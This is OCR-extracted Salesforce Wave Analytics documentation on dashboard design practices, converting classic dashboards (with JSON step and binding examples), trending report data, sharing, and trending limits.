
- Before you build the dashboard, take into account the following design best practices:
  - Sketch your dashboard on paper or a whiteboard before you start building.
  - Keep in mind that a chart in Wave Analytics is primarily a way to ask questions, not a way to illustrate a conclusion. A good dashboard invites the audience to drill down and seek ever more focused and useful information.
  - Prioritize elements, top left to bottom right. With languages that are read left to right, people start by looking at the top left corner and working their way down. Consider the audience's language and design for it. If your audience has limited time or attention, place important elements where they will be noticed.
  - Place high-level, actionable charts near the top left, and place charts with supporting information lower.
  - Group filters together at the top or left so that they are quickly noticeable. You can use a container widget to section them off in the dashboard.

- Place information that can be read at a glance high and to the left, and place the details lower. For example, place numbers that display a single measure, such as revenue for the current quarter, high and to the left.


Highlight facts that the audience wants to know at a glance.




- Choose chart types based on the characteristics of the data, not for look or variety. For example, if most of your charts display value changes over time, it's OK if they're all line graphs.
- If a chart seems to need a lengthy caption or title, reconsider whether the chart is doing its job. Well-chosen data often speaks for itself.
- Use container widgets to frame and organize related elements in the dashboard.



- While you build the dashboard:
  - Apply labels to sections and charts to annotate the dashboard.



  - Use colors to define sections.



  - Don't clutter the dashboard—leave some empty space. If needed, break a dashboard into a series of dashboards, using link widgets to help the user navigate them.
- After you build the dashboard:
  - Have users review the dashboard before making it final. You can post a dashboard to Chatter to get feedback. Users can annotate the widgets in the dashboard to have conversations about the content.

SEE ALSO:


Build a Dashboard with the Wave Dashboard Designer

Build a Dashboard with the Classic Designer

Convert Your Dashboard to the Wave Dashboard Designer

To take advantage of its new features, convert dashboards created in the classic designer to the Wave dashboard designer.

When editing the dashboard, click the **Wave Dashboard Designer** button to convert it to the new designer.



When you convert a dashboard to the new designer, Wave makes a copy of the dashboard. Before you delete the original version of the dashboard, know that you can't open the new version in the classic designer. Any changes that you make in the new designer can't be converted back to the classic designer.

Considerations Before Converting to the Wave Dashboard Designer

Although dashboards created in the classic designer and Wave designer have a similar look and feel, they use different runtime engines and have different JSON syntax. When you convert a dashboard to the Wave designer, certain elements of your dashboard might not convert correctly. You might need to make some manual changes to preserve the original behavior.

Considerations Before Converting to the Wave Dashboard Designer

Although dashboards created in the classic designer and Wave designer have a similar look and feel, they use different runtime engines and have different JSON syntax. When you convert a dashboard to the Wave designer, certain elements of your dashboard might not convert correctly. You might need to make some manual changes to preserve the original behavior.

Widgets

The following widget issues can arise when you convert a classic dashboard to Wave designer.

- Wave designer resizes and rearranges widgets to fit them into the 12-column grid and to ensure that no widgets (except containers) overlap. After conversion, you can use the snap-to-grid feature in Wave designer to quickly resize and rearrange widgets. You can also add more columns to the grid to get better precision when laying out the widgets.
- Wave designer converts the following chart types to bar charts because it doesn't support them: calendar heatmap, parallel coordinates, horizontal dot plot, vertical dot plot, and matrix.
- Wave designer removes YouTube and Box widgets because it doesn't support them.
- Wave designer drops the setting for the **Allow Filtering by** step property. After the conversion, you can reapply the setting to the **Selection Type** widget property. The name and location of the property is different in Wave designer.

  Note: If the step contains no measures, you still must specify `"measures":[]`

  .

Steps

The following step issues can arise when you convert a classic dashboard to Wave designer.

- If you specify the compare table step query in SAQL form, you can't specify custom labels for compare table columns. To specify custom labels, the step must be in compact form. You can specify the column label in the `header` attribute, as shown here.

```
"query": {
    "columns": [{
        "query": {
            "groups": [ "Product" ],
            "measures": [
                [
                    "count",
                    "*"
                ]
            ]
        },
        "header": "Number of rows"
    }]
}
```

- The step breaks in the following cases:
  - A field in a static step doesn't have a consistent format across all rows in the step. For instance, if a "value" field is defined as an array, then every row in the step must define "value" as an array.

    For example, this step is valid:

```
"values": [
  {
     "display": "Amount",
     "value": { "Type": "sum('SplitAmount')" }
  },
  {
    "display": "Percentage",
    "value": { "Type": "avg('SplitAmount')" }
  }
]
```

The following step is not valid.

```
"values": [
  {
    "display": "Amount",
    "value": { "Type": "sum('SplitAmount')" }
  },
  {
    "display": "Percentage",
    "value": [],
    "Type": "avg('SplitAmount')"
  }
]
```

- A `grain` step contains SAQL. Wave designer doesn't support SAQL in `grain` steps. To fix this issue, manually convert the `grain` step in the dashboard JSON to an `aggregateflex` step using this process. Wave designer supports SAQL queries in the other types of steps, like `aggregateflex`.
- A `multi` step for a compare table contains a column-level SAQL query. While converting the dashboard, Wave designer converts `multi` steps to `aggregate` steps because it doesn't support `multi` steps. However, it can't convert `multi` steps that have a column-level SAQL query. To fix this issue, re-create the step as shown here.



- A `multi` step contains bindings. During conversion, the Wave designer generates the `measures` and `groupings` sections in the dashboard JSON using the metadata in the `columns` definitions of the original `multi` step. However, if the metadata contains bindings, Wave designer can't resolve them to determine what values to add to the new step. In this case, Wave designer adds the step query, but not the values for the `measures` and `groupings` sections. To fix the step, determine which measures and groupings are being defined in the bindings specified in the query, and add them to the `measures` and `groupings` sections.

Note: If the step contains no measures, you still must specify `"measures":[]`.

Mobile Layouts

The following mobile layout issues can arise when you convert a classic dashboard to Wave designer.

- Mobile layouts created in classic designer dashboards are dropped when the dashboard is converted to Wave designer. To fix this issue, re-create the layouts again using the layouts user interface in the Wave designer.
- Unlike classic designer dashboards, Wave designer dashboards don't support paging--you can only use one page.

Start Values and Selections

The following issues with start values and selections can occur when you convert a classic dashboard to Wave designer.

- When invoking an embedded dashboard, you can specify criteria to be passed as selections. If you set a selection value for a step and that value doesn't exist in the step's result set, the selection isn't applied. This behavior is different from classic designer, which blindly applies this invalid selection, resulting in no data returned.
- If a step returns more than 2,000 results, a configured start value for the step or a manually coded selection value for an embedded dashboard might not be set. Specifically, if the start or selection value isn't one of the initial 2,000 results returned by the step, the value isn't found and, therefore, not set. To reduce the chance of this happening, increase the query limit up to 10,000 in the step definition. For more information about the `limit` parameter in a step query, see the *Wave Analytics SAQL Reference*.

Bindings

The following binding issues can arise when you convert a classic dashboard to Wave designer. If a binding doesn't work after the conversion, the dashboard doesn't render. If this issue occurs, contact Salesforce Customer Support.

- Wave designer dashboards run on the new runtime engine, which has a new bindings syntax. When converted to Wave designer, the dashboard bindings are not updated with the new syntax. The new runtime engine can process a subset of the original bindings syntax. It can process bindings that set measure selections, groupings, filters, sort order, or limits based on string or numeric values in steps. Other bindings might not work after conversion. To resolve invalid bindings, rewrite the bindings using the new bindings syntax.
- The new runtime engine is stricter when evaluating bindings defined using the old bindings syntax. If a binding isn't well formed, the step returns an error.

  For example, an error occurs if the binding contains redundant parentheses. The outermost binding function can't be enclosed in parentheses, as shown here.

  ```
  "measures": "{{ (value(field(selection(Select_Graph),'compact'))) }}"
  ```

  The following error occurs in this case.

  ```
  "(value(field(selecti -^ Expecting 'FUNCTION', got '('."
  ```

  To fix this issue, remove the outermost set of parentheses, as illustrated here.

  ```
  "measures": "{{ value(field(selection(Select_Graph),'compact')) }}"
  ```

- When defining date ranges in a static step, use a double array, as shown here.

  ```
  "step_days": {
      "values": [{
          "display": "30 Days",
  ```

```
        "value": [
            [
                [
                    "day",
                    0
                ],
                [
                    "day",
                    365
                ]
            ]
        ]
    }],
...
}
```

Here's the binding that references the static step.

```
"filters": [
    [
        "OpportunityServices__c.CloseDate",
        "{{selection(step_days)}}",
        ">=<="
    ]
]
```

Because the selection binding is defined inside an array, the following example throws an error.

```
"step_days": {
    "values": [{
        "display": "30 Days",
        "value": [
            [
                "day",
                -30
            ],
            [
                "day",
                0
            ]
        ]
    }],
...
 }
```

Here's the binding that references the static step above.

```
"filters": [
    [
        "OpportunityServices__c.CloseDate",
            [ "{{selection(step_days)}}" ],
            ">=<="
```

```
        ]
]
```

SEE ALSO:

Convert Your Dashboard to the Wave Dashboard Designer

Trending Data in Wave

By creating trending Wave dashboards that track key metrics over time, you can make sense of your growing, ever-changing datasets. Trending data in Wave helps you discover hidden insights and allows you to share them with colleagues.

Trending refers to data that is displayed over a timeline, allowing trends and patterns to emerge which can be difficult to recognize in a sea of information. If the relevant data is plotted over time, questions on sales cycles, performance, comparisons, seasonality, and more can be answered at a glance. Any data that can be visualized in time, such as opportunities or cases, can be trended. So can geographical data, such as quarterly sales in specific regions. In fact, any regularly updated dataset which has dates associated with it (a date or timestamp attribute for each row) can be trended.

Trend Wave Dashboards

To trend data in Wave, you trend a report that's collecting that data.

Share Trending Dashboards

You can share a trended dashboard just as you can with any Wave dashboard.

Limits and Limitations for Trending Data in Wave

To prevent the performance of your org from degrading, certain limitations are placed on the size of the snapshots and the number of trended datasets each user can create.

Trend Wave Dashboards

To trend data in Wave, you trend a report that's collecting that data.

1. Create a dataset.


USER PERMISSIONS

To trend reports in Wave Analytics:


- "Use Wave Analytics" OR "Use Wave Analytics Templated Apps"

  AND


  "Trend Report Data in Wave Analytics"



2. Choose **Trend Salesforce Report**from the available data sources.



3. Select a report.



If the report you want to trend does not exist, you must create it first.

Note: Only the saved version of a report is trended. If you've made unsaved changes to a report, then trend the report, the changes are not reflected in the trending dashboard.

4. Enter a title for the trending dashboard and the new trending dataset.
5. Set a schedule for updating the dashboard. This sets the frequency of how often snapshots of report data are taken.

   Note:
   - Once you set the schedule, it can't be changed.
   - If you choose a schedule that updates on the 29th, 30th, or 31st of the month, no updates will occur on months that have too few days to meet that schedule.
   - To avoid unwanted behavior during changes to daylight savings, don't choose 2 A.M. as an update time.

6. Choose a different app if you do not want to save the trending dataset in **My Private App**.
   If you save the dataset to a shared app, all users who can view that app can view the dataset.
7. Click **Start Trending**.
   When the new trending dashboard is ready, you'll receive an email with a link. Once the dashboard is ready, you can also begin to explore the associated dataset, which appears in the Wave datasets list.
8. Connect to the new trending dashboard using the link in the notification email, or by going to the app in which you saved it (after receiving the notification email).


   Note: At first, the trending dashboard displays only 1 data point. As snapshots are taken and added to the new Wave trending dataset underlying the dashboard, more data points are added.

You can also trend any report directly by clicking **Trend in Wave** on that report.

In Lightning Experience:




In classic Salesforce:




Once you start trending, the **Trend in Wave** button on the report becomes **View Trend**.

To stop trending from Wave, open the trending dataset by choosing to edit it, then click **Stop Trending**.



To stop trending from Lightning Experience, go to the trending report and open the menu next to **View Trend** and choose **Stop Trending**.



To stop trending from classic Salesforce, go to the trending report and click **View Trend** on the report to open a dialog, then click **Stop Trending**.

Note: If you stop trending, you cannot restart where the trending left off (there is no pause button). Trending the same report again creates a new dataset and a new trending dashboard.

For best results with trending, follow these guidelines:

- Choose reports that have changes on a frequency matching the trending schedule you set up.
- Always clone the source reports into your personal folders. After you start trending, don't edit the reports. Keeping the report unchanged ensures a consistent view. If you plan to share trending dashboards, save them to view-only apps. This keeps the data consistent and prevents anomalies from appearing on the trending Wave dashboard.
- To get focused, easily observable, and actionable insights, tightly scope source reports. For example, trend only new business deals closing in the current quarter rather than all opportunities. A broad scope makes it more difficult to spot trends.
- Group and summarize your reports in the report builder with key information before you start trending them.
- Do not create joined reports just for trending. Trending dashboards can't be created from joined reports.

Share Trending Dashboards

You can share a trended dashboard just as you can with any Wave dashboard.

You can share a trending dashboard just as you share any dashboard. You can post an image of it to a feed, or download and share an image. You can also embed your trending Wave dashboard as you would any other dashboard.

To share the dashboard directly using its URL, first share the trending dashboard's underlying snapshots dataset by saving it to a Wave app that your target audience can access.


USER PERMISSIONS

To trend reports in Wave Analytics:

- "Use Wave Analytics" OR "Use Wave Analytics Templated Apps"

  AND

  "Trend Report Data in Wave Analytics"



Important: Sharing the trending Wave dashboard or the underlying dataset could expose data to users who normally would not have access to that data.

It is possible to share trending Wave dashboards with users who would normally be prevented from seeing data based on security settings. If you save a trending dashboard to any app that is not My Private App, then anyone with access to that app (and the underlying dataset) can view all data in that Wave dashboard regardless of any sharing restrictions or field-level security that has been set.

Limits and Limitations for Trending Data in Wave

To prevent the performance of your org from degrading, certain limitations are placed on the size of the snapshots and the number of trended datasets each user can create.

- Maximum number of trended datasets per user: 5
- Maximum number of rows per snapshot: 100,000
- Max total number of rows in a trended dataset: 5000000
- Maximum monthly number of rows for all snapshots per org: 40 million
- Trended datasets count towards the overall Wave platform limits, including total number of rows

To control the impact that trending datasets have on general org-wide limits, configure these limits, available on the Wave Analytics Settings page:

- **Max number of rows per snapshot** is an option to control the maximum number of rows that a trended report can have when a snapshot is taken. If the report exceeds the limit, the snapshot is not taken and an error email is sent to the user.
